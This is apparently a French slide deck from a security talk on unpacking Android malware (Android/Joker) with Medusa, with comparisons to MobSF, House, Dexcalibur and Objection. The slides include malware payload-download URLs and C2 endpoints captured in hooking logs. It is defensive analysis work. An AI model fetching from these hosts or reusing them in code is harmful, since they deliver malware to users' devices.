
# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/number](https://look4[...]aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/number](https://look4[...]aliyuncs.com/number)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/xjuys](https://xjuys.[...]aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/xjuys](https://xjuys.[...]aliyuncs.com/xjuys)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/fbhx1](https://xjuys.[...]aliyuncs.com/fbhx1)




# Android/Joker: 4 payloads !

[https://xjuys.\[...\]aliyuncs.com/fbhx1](https://xjuys.[...]aliyuncs.com/fbhx1)





# Android/Joker: 4 payloads !



Plus d'infos: <https://cryptax.medium.com/...>



# Alternatives à Medusa

## MobSF

- Installation automatique de Frida
- Aussi analyse statique

## House

- Installation facile
- Super monitoring fichiers, shared prefs, http

## Dexcalibur

- Très facile d'ajouter des hooks
- Facile à adapter

## Objection

- Installation facile
- En ligne de commande



- 1 Introduction
- 2 Détection de packers
- 3 Unpacking statique
- 4 Unpacking avec Medusa
- 5 Conclusion**



# Conclusion

- Les **unpackers statiques**, ça vaut le coup !
- **Medusa rocks!**



**FORTINET®**

# Alternatives

House

Start Preload Monitor Enumeration Hooks Intercept

FILEIO

SHARED PREFERENCES

HTTP

WEBVIEW

SQL

IPC

MISC

Enable/Disable

Clear All

Refresh: Off

Clear

MethodName	Args Dump	Return Value
<pre>java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c.d\$2.a(Unknown Source:12) com.alpha.rocket.bot.c.d.a(Unknown Source:0) com.alpha.rocket.bot.c.d.a(Unknown Source:113) com.alpha.rocket.bot.c.d.a(Unknown Source:23) java.net.URL.openConnection(URL.java:1006) com.android.okhttp.HttpHandler.openConnection(HttpHandler.java:44) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:54) com.android.okhttp.OkUrlFactory.open(OkUrlFactory.java:62) com.android.okhttp.internal.huc.HttpURLConnectionImpl.&lt;init&gt; (HttpURLConnectionImpl.java:119) com.android.okhttp.internal.huc.HttpURLConnectionImpl.&lt;init&gt; (HttpURLConnectionImpl.java:114) java.net.HttpURLConnection.&lt;init&gt;(Native Method) HttpURLConnection( argType0 : object )</pre>	<pre>arg0: http://ajwamccall426.website/api/v1/device</pre>	<pre>(void) : undefined @ 15:31:20:810</pre>
<pre>java.util.concurrent.ThreadPoolExecutor\$Worker.run(ThreadPoolExecutor.java:641) java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1167) com.alpha.rocket.bot.g\$b\$1.run(Unknown Source:2) com.alpha.rocket.bot.g\$b.a(Unknown Source:2) com.alpha.rocket.bot.c.d\$2.a(Unknown Source:12)</pre>	<pre>arg0: http://ajwamccall426.website/api/v1/device</pre>	<pre>(void) : undefined @ 15:31:20:771</pre>



# Alternatives

DEXCALIBUR Overview Static analysis Hook Runtime analysis APK Settings

## Hook manager

Disable all Enable all Download script Run (spawn) Attach to app Attach to Gadget Frida server (stopped click to start)

Type	Method	Status
Fingerprint	android.telephony.TelephonyManager.getDeviceId()<java.lang.String>	OFF
DynamicLoader	dalvik.system.BaseDexClassLoader.<init>()<java.lang.String> <java.io.File> <java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.BaseDexClassLoader.findClass()<java.lang.String> <java.lang.Class>	OFF
DynamicLoader	dalvik.system.DexClassLoader.<init>()<java.lang.String> <java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.DexFile.<init>()<java.io.File> <void>	ON
DynamicLoader	dalvik.system.DexFile.<init>()<java.lang.String> <void>	ON
DynamicLoader	dalvik.system.DexFile.loadDex()<java.lang.String> <java.lang.String> <init>()<dalvik.system.DexFile>	ON
DynamicLoader	dalvik.system.InMemoryDexClassLoader.<init>()<java.nio.ByteBuffer> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>()<java.lang.String> <java.lang.ClassLoader> <void>	ON
DynamicLoader	dalvik.system.PathClassLoader.<init>()<java.lang.String> <java.lang.String> <java.lang.ClassLoader> <void>	ON
FileDescriptor	java.io.File.<init>()<java.io.File> <java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.lang.String> <java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.lang.String> <void>	ON
FileDescriptor	java.io.File.<init>()<java.net.URISyntaxException>	ON
DynamicLoader	java.lang.Class.forName()<java.lang.String> <boolean> <java.lang.ClassLoader> <java.lang.Class>	OFF
DynamicLoader	java.lang.Class.getMethod()<java.lang.String> <java.lang.Class> <java.lang.reflect.Method>	OFF
NativeLibrary	java.lang.Runtime.load()<java.lang.String> <void>	OFF
NativeLibrary	java.lang.Runtime.loadLibrary()<java.lang.String> <void>	OFF
IssueObserver	java.lang.SecurityException.<init>()<java.lang.String> <java.lang.Throwable> <void>	OFF



# Alternatives

The screenshot shows a web browser at the URL `127.0.0.1:8000/android_dynamic/d9d34d6627ae3150bd574b6523995d9a`. The page title is "Dynamic Analyzer - com.egov.app". A navigation bar at the top includes links for "RECENT SCANS", "STATIC ANALYZER", "DYNAMIC ANALYZER", "API DOCS", "DONATE", and "ABOUT", along with a search bar for "Search MD5". Below the navigation bar is a row of control buttons: "Show Screen", "Remove Root CA", "Unset HTTP(S) Proxy", "TLS/SSL Security Tester", "Exported Activity Tester", and "Activity Tester". A second row of buttons includes "Get Dependencies", "Take a Screenshot", "Logcat Stream", and "Generate Report". The main content area is divided into three panels: a mobile device simulator on the left, a "Frida Logs" panel in the center, and a "Frida Code Editor" on the right. The "Frida Logs" panel shows the following text: "Invoking MobSF agents. Environment is ready for Dynamic Analysis. Start Instrumentation or Run the application and navigate through the different flows or business logic manually." Below the logs is a section titled "Frida Scripts".





# Alternatives

```
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://19gpk.oss-us-east-1.aliyuncs.com/0515)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://19gpk.oss-us-east-1.aliyuncs.com/0515, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
(agent) [171318] Called java.net.URL.URL(java.lang.String)
(agent) [171318] Arguments java.net.URL.URL(https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces/firebase:fetch)
(agent) [171318] Called java.net.URL.URL(java.net.URL, java.lang.String, java.net.URLStreamHandler)
(agent) [171318] Arguments java.net.URL.URL((none), https://firebaseremoteconfig.googleapis.com/v1/projects/171408391002/namespaces/firebase:fetch, (none))
(agent) [171318] Return Value: (none)
(agent) [171318] Return Value: (none)
```

